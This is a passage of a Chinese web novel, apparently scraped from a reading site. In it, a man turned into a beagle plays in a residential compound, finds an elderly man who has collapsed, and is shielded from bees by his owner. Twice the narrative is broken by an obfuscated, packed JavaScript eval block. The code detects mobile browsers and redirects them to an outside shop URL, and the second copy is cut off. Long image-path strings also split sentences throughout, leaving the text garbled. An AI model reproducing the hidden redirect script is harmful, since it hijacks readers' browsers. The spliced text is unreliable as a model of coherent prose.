进化已经为狗命的延续想好了对策,狗头坚硬,丝毫没受影响,爬起来后小比急促地喘着气,上蹿下跳,围着谢昭衡的腿转圈,又忍不住想;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17457043|201241||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 踢电梯门,但被谢昭衡拉住了。 这是宠物友好型小区,有专门的宠物活动场地,到了小广场后,小比眼神发亮地冲了出去,风扬起了两只大大的耳朵,向上翻折,灵活摆动,油光水滑的短毛也随着流畅的身体线条,海浪般起伏。 他从未对奔跑产生如此浓厚的兴趣,像是要把身体里的力气全部用光。 快活! 激动! 自由! 呜呼,起飞! 在奔跑的过程中,他又产生了一种原始的冲动。 这棵树可真细呀,它一定很想被浇灌。 这灌木可真大呀,它一定想要被浇灌。 这……管他呢,它一定想要被浇灌吧。 小比摇摆着尾巴,颠巴颠巴地跑了过去,刚要抬起后腿,突然瞥见站在旁边人模狗样帅气十足的死对头。 “……” 理智瞬间回笼,小比死死夹住了后腿,抑制着本能,一头钻进了灌木丛。 他挑了个没人会来的角落,释放自我,耳边不断响起熟悉的提示音:“你标记了一处地点。” 一处接一处的标记,相信过不了多久,整个小区都会染上他的气味,成为他的领地,顾昀格陶醉地眯起眼,刚要脑补自己的宏图伟业,余光中突然挤过毛茸茸的一团,差点把他吓出狗叫。 人生就是有这么多观众,这只狗完整旁观了他的标记事业。 顾昀格喘了两口气,忍不住夹紧了后腿。 这是他做狗以来第一次看到同类,还是只可爱的雪纳瑞,他顿了顿,主动打招呼,“你好呀。” 雪纳瑞瞅了他两眼,“汪汪汪汪唔?” 顾昀格:“……” 顾昀格:“……” 顾昀格:“……” 完蛋,狗界教育没普及,这比格是只文盲。 他听不懂狗叫,只能努力释放友善的气息,以此建立感情。 雪纳瑞又汪了几声,依旧没得到答案,圆圆的狗眼里透着深深的怀疑,过了会儿才意识到眼前这只比格是智障的事实。 狗狗都很有义气,他决定主动接纳对方,先去打招呼。 顾昀格看到雪纳瑞靠近,微微仰起头。 他这人最擅长交朋友,人见人爱,当狗自然也是狗见狗爱。 雪纳瑞碰了碰他的肩膀,顾昀格自觉把这理解成好兄弟间的搭肩,刚要碰回去,雪纳瑞就哧溜一下钻到了他后方。 他第一次做狗,没意识到问题的严重性,懵懵地站在原地,直到高高翘起的尾巴根感觉到了一股股热流。 雪纳瑞深嗅了一口,“哥们,你吃得挺好啊,上顿是牛肉吧。” 顾昀格:…… 顾昀格:??? 他、竟、然听懂了! 原来小比不是文盲,只是语音包还没加载出来……这还不如没听懂呢!! 顾昀格头皮都要炸了,本能夹紧屁|股,尾巴耷拉下来挡住关键部位,慌不择路地往外逃。 “wer!wer!” 正在找狗的谢昭衡脚步一顿,看向声音传来的方向。 他好像。 听到了。 狗的……尖叫? 3. 003 3 . 人在崩溃慌乱时会下意识向熟悉的人求助,哪怕对方是他的死对头。 顾昀格跑出灌木丛,像是见到了亲人,眼含热泪地朝谢昭衡奔来。 谢昭衡看着暴冲的小比,通过方向和距离推测出目标是他的左腿,在小比靠近的前三秒,仗着自己腿长,轻松一迈步,完成了一次完美闪躲。 小比从中间的空隙窜了出去,扑到了一股空气。 顾昀格:“…………” 咱俩到底谁是狗。 他肌肉紧绷,使出全身的力气向后使劲,狗爪紧紧抓地,才勉强刹住车,避免了嘴筒子撞到墙上的悲剧。 缓过来后他忍无可忍地转过头,发现谢昭衡仍然维持着刚才的姿势,因为身材比例太过优越,一点也不突兀,反而像是特意凹的造型,以展示修长的腿部线条。 真是人比狗,气死狗。 顾昀格刚才只是寻求帮助,这下真咬牙切齿,瞄准了谢昭衡的左腿,撞了过去。 谢昭衡预判了他的预判,再次轻松躲过。 顾昀格气得奶棕色的毛都变成赤红色了,刚要再次发起进攻,先听到了笑声。 雪纳瑞主人站在一旁,笑着搭话,“你家狗狗真可爱,喜欢跟你玩呢。“ 她还是第一次见比格大王,稀罕得不行,细细端详了半天,眼睛里都快冒出爱心了。 这狗可真狗啊。 比格满足她对狗的一切幻想,离这么远,仿佛就能闻到热乎乎的小狗味。 她强忍住猛撸陌生狗的冲动,看向小比的主人。 遛狗人的关系哪怕再生疏,围绕小狗也能有一搭没一搭的闲聊。 “我经常遛狗,之前怎么没见过你?”“刚接狗回来,这是第一次出门。” “是你自己选的嘛,真可爱。” “朋友送的。” 顾昀格乖巧地蹲在一旁,听他们说话,感知危险的雷达突然动了。 他夹着尾巴猛然转过身,看到一双圆溜溜的眼睛。 “兄弟,你为什么不理我啊?”雪纳瑞疑惑地歪了歪头。 顾昀格的尾巴越夹越紧,屁|股紧紧对着后边的墙壁,生怕再被耍流氓,“那什么,我……” 闻气味是狗界了解彼此打招呼的方式,而他现在已经是小狗了,必须入乡随俗。 他舔了舔干涩的嘴唇,试图转移话题,“我这个人,不我这只狗特别喜欢……跑步,所以我刚刚是在跑步,对跑步。” 雪纳瑞很好糊弄,歪了歪头,“跑步是什么?” 顾昀格一下子卡了壳,该怎么解释跑步这个词呢,跑步就是……他做了一个奔跑的动作。 雪纳瑞恍然大悟,“那我也特别喜欢跑步。” “那我们一起吧。” “好啊。” 顾昀格最初只是为了转移注意力,防止被耍流氓,但两狗跑了几圈后,他忍不住沉浸进去,身体里涌动着力量,化身成棕黄色的闪电,带着雪纳瑞一起在草坪上自由撒花,互相追逐玩闹,两个人类站在一旁,安静地看着这一幕。 雪纳瑞主人面带姨母笑:“比格就是精力充沛,不像我家笑笑,已经跑不动了。” 谢昭衡顿了顿,这才点头应了一声 雪纳瑞从他茫然生疏的态度察觉到了问题,“你是第一次养狗吗,之前没听说比格犬?” “没有,有什么需要特别注意的吗?” 雪纳瑞主人意识到问题的严重性,欲言又止。 对于一无所知的养狗新手,比格是难度系数过高的品种,如果没做好准备,建立正确的心理预期,人容易崩溃,对狗也不好。 雪纳瑞主人思考了几秒,给他打预防针,“比格精力充沛,你要有足够多的空闲时间,陪他玩耍;食欲旺盛,基本没有饱腹感,要记得食量和体重管理,还有叫声也特别大,有个大耳朵怪叫驴的称号,但是……” 旁边突然传来一道声音,打断她的话,“这品种也太糟糕了,还是别养了。” 雪纳瑞主人:“……” 我这是欲扬先抑,但是后面才是重点! 她转过头看着突然冒出来的大姨,笑容差点挂不住。 这是住在她隔壁的邻居,是个热心肠,人很好没什么恶意,但有些自以为是,容易好心做坏事。 大姨自顾自地说道,“小伙子你看上去很年轻,工作了吗?” 谢昭衡简短地答道:“大四,还没毕业。” “那你接下来一段时间挺忙的,听大姨句劝,你未来很长,养狗就是玩物丧志,还选了个闹腾能叫的,赶紧送走吧,实在不行就换个懂事听话的。” 雪纳瑞的主人嘴角抽搐了两下,两代人观念不同,她根本没办法说服大姨,只能朝谢昭衡投去抱歉的目光,又挡在两只小狗面前,让他们到灌木丛里玩。 小比别听,是恶评! 大姨继续劝谢昭衡,一副为他着想的样子,直接列出了小比的十宗罪,什么罪名都往他身上按。 “狗很脏,身上有跳蚤,说不定还有什么特殊的病菌,万一被传染就麻烦了。” “这狗耳朵怎么这么大,面相很不好,说不定还会咬人。” “……” 顾昀格摇着尾巴钻进灌木丛里,心情丝毫不受影响。 雪纳瑞凑过来,摇尾巴的频率跟他们一模一样,“我好喜欢人哦,每次看到他们听他们说话,我都好开心,只是我听不懂。” “听不懂就对了。”狗的小心脏很脆弱,还好他本质上是个人类,这点话才伤不到他。 雪纳瑞眨巴了下大眼睛,不解地问道,“你为什么这样说呀。” 小比转移话题,“别管了,我们继续玩。” 两只小狗选择了截然不同的两种方向,小比爱疯爱自由,快速地跑了两圈,热腾的身体逐渐冷静下来,这才注意到雪纳瑞不知为何一直蹲在墙边。 察觉到身后的动静,雪纳瑞转过头,眼神清澈,“人为什么一直躺在这里不动呀,是睡着了吗?” 顾昀格定睛看去,在茂盛的草丛中看了几缕白发,瞳孔猛然紧缩。 “wer!”救命! “wer!”有人晕倒了! “wer!”快来人啊! 在小广场聊天的人都听到了叫声,大姨一脸嫌弃,“这狗果然会乱叫,太吵太难听了,赶紧送走,要我说这个品种就应该淘汰掉。” 谢昭衡还没来得及接话,就见小比从灌木丛中钻出头来,又焦急地冲他们叫了两声。 比格属于猎犬,体能充沛,以他奔跑的速度才能这么快赶过来。 大姨听得眉头紧皱,高高举起手,佯装出拍打的动作,想把小比吓走,谢昭衡的神情却变得认真,抢先往前走了一步,“好像发生什么事情了,我们过去看看。” 谢昭衡头也不回地往前走,雪纳瑞主人才得空扯了扯大姨的袖子,拼命用眼神暗示她少说点。 大姨还是一副为他们着想的样子,并不觉得自己说错了。 她们也跟着过去,绕过灌木丛走了一段路,远远看到有人躺在地上,眼睛紧闭,没有半点声响。 雪纳瑞主人眼神好,急得去叫身边的大姨,“这这这这不是您家老爷子吗,他怎么在这儿啊。” 大姨老眼昏花,还在猜测晕倒的人是谁,没想到火就直接烧到了她头上,“什么?爸!爸!你还好吗,爸你可别吓我啊!!” 雪纳瑞主人赶紧去叫其他人,小区居民里有医生,立刻采取急救措施。 大姨吓得快喘不过气了,跌坐在旁边,雪纳瑞主人担心她年纪大了,吓出个好歹来,连忙安抚劝慰。 居民们各自出力,急得团团转,顾昀格蹲在一旁,帮不上忙,只能跟着心慌。 狗听觉敏锐,耳朵捕捉到了嗡嗡声,他朝着声音的方向看过去,察觉到墙边不知为何有很多蜜蜂。 他怕有人被蜇到,出声提醒,却发现大家的注意力都在病人身上,不约而同忽略了他的存在。 顾昀格沉默几秒,眼神变得越发坚定。 勇敢小比,独战蜜蜂! 他转过身,全身的肌肉紧绷,按照本能做出了扑咬的姿势,试图把不断靠近的蜜蜂吓跑。 蜜蜂嗡嗡叫着,七|八只绕成一团,在空中结成队形,凶猛地朝小比扑来。 小比下意识用手去扑,却意识到它只有两只无力的狗爪,没有半点抵抗的能力,只能无力地闭上眼睛,接受了自己即将要被遮肿的命运。 几秒钟变得极其漫长,他努力咬牙忍耐,但预想中的疼痛并没有出现,嗡嗡声也散去了,他愣了愣,试探地睁开眼,看到光影错落地堆叠在他面前。 顾昀格隐隐察觉到了什么,视线从下而上,掠过过于修长的腿部线条,最后落在了比他想象中更加宽阔可靠的肩膀上。 谢昭衡脱下外套,放低重心,单膝着地,用身体挡在小比面前,手臂结实的肌肉线条透着让狗心安的力量,不断挥舞着手中的外套,划破空气,发出猎猎的声响,赶走了不断靠近的蜜蜂。 谢昭衡转过头,阴影中眸色更加深沉,眼底没有情绪起伏,显得冷冰冰的,视线却细致在小比身上环视了一圈,确定平安无事后,他又往后退了几步,把两只狗都挡在身后,转头叮嘱其他人,“这里有很多蜜蜂,大家小心一点。” 众人这才注意到了周边的环境,几个年轻人站在不同的方向,驱赶蜜蜂,守护着中间的人。
35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17457044|201241||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' > 救护车很快到了,医生井然有序地抬走了病人,大姨急得想追过去,却腿软得使不上力气,被人搀扶着才勉强站稳。 大姨的女儿刚好下班回来,跟着医生坐进救护车,“妈,我先陪外公去医院,你跟爸别着急,待会打车过来。” 大姨的目光紧紧追随着,过了一会儿才点了点头。 救护车空间有限,跟随的人不能太多,相比于年轻人,她的心态和身体都在拖后腿,说不定还会添麻烦。 她失魂落魄地坐在了木椅上,心中的焦虑和担忧到了顶峰,忍不住小声哭泣起来。 远亲不如近邻,小区里的其他住户没有散开,而是围在大姨身边,关心照顾她,劝她不要太着急。 大姨的情绪这才逐渐平稳下来,哆嗦着跟大家道谢,突然想起了什么,四处张望,像是急着找人。 她被人搀扶着,踉踉跄跄地走过来,眼含泪光地看着谢昭衡,握住他的手。 “谢谢,谢谢你,如果没有你,如果没有你家的狗,真不知道我爸爸还能不能在……”大姨的视线落在小比身上,感动又悔恨,“对不起,是我说错了,你的狗特别好,特别通人性……” 大姨语无伦次,不断地重复“谢谢”和“对不起”,把他们的帮助深深地记在心上。 小区居民听说事情的来龙去脉后也十分惊奇,狗这么小没经过专门的训练,就如此通人性,既会救人又会主动寻求帮助,对此赞叹不已,谢昭衡也因此成了小区里的名人。 谢昭衡跟特意过来打招呼的居民寒暄完后,这才垂下目光,注意到小比此刻的样子。 小比的骄傲溢于言表,高高昂着下巴,嘴筒子笔直地朝着前方,微微眯着眼,却不是享受的神情,而是坚定又严肃。 坐得十分端正,挺直胸膛,全身上下都在用力,半个脚掌已经离开了地面,姿势相当高难度。 一阵风吹来,柔软轻盈的大耳朵随风摆动,小比也沉浸其中,觉得自己现在的造型帅爆了。 谢昭衡顿了顿,微微皱眉 这只比格过于通人性,甚至能从它身上看到人类的表现。 他刚深思,就见小比的眼神恢复了清澈的愚蠢,眼神发直,跑向灌木丛,对着刚被雪纳瑞标记的树又标记了一次。 谢昭衡收回目光。 是他想多了,只希望小比不要偷偷吃屎。 …… 过了半小时,谢昭衡牵着小比回家。 顾昀格玩得很开心,身上热气蒸腾,安静下来才发现喉咙渴得都快冒烟了,房门刚打开,他就哧溜一下跑到了水盆旁。 水盆放在地上,他下意识伸手去拿,才发现自己只有爪子。 他强忍下没有手的不方便,模仿狗喝水的姿势,不断靠近水碗。 第一次尝试,他低估了嘴筒子的长度,一头扎进去,水面咕噜咕噜冒起了泡,他也差点被呛到。 他连忙抬起狗头,强忍着没去舔嘴边的水,又重新把握了一下距离,还提前伸出了舌头。 感受到水的清凉,他眼神都亮了,立刻收回舌头,但舌头没有卷住一滴水,只是表面稍微变得湿润。 他只能再想新的方法。 既然狗舌头这么灵活,不如快速地击打水面,溅起水花,他只需要张着狗嘴在那等就行了。 吧唧吧唧吧唧吧唧—— 他终于喝到了水,但大部分的水都溅到了旁边,地板湿漉漉的。 作为一只爱干净的小狗,他立刻跳到一旁,叼着卫生纸过来,准备擦干净地板。 但走到一半,本能再次占领了智商高地,小比眼神变得更加清澈,透着兴奋的光芒。 哇,这是什么。 卫生纸哎。 好好玩。 他像是找到了命中注定最合拍的玩具,趴在地上,用两只前爪固定住卫生纸,头晃来晃去,叼在嘴里重重一扯。 纸絮飘荡开,卫生纸经过九九八十一难,被狗嘴五马分尸,又被水泡软了。 谢昭衡从卫生间里走出来时看到的就是这幕。 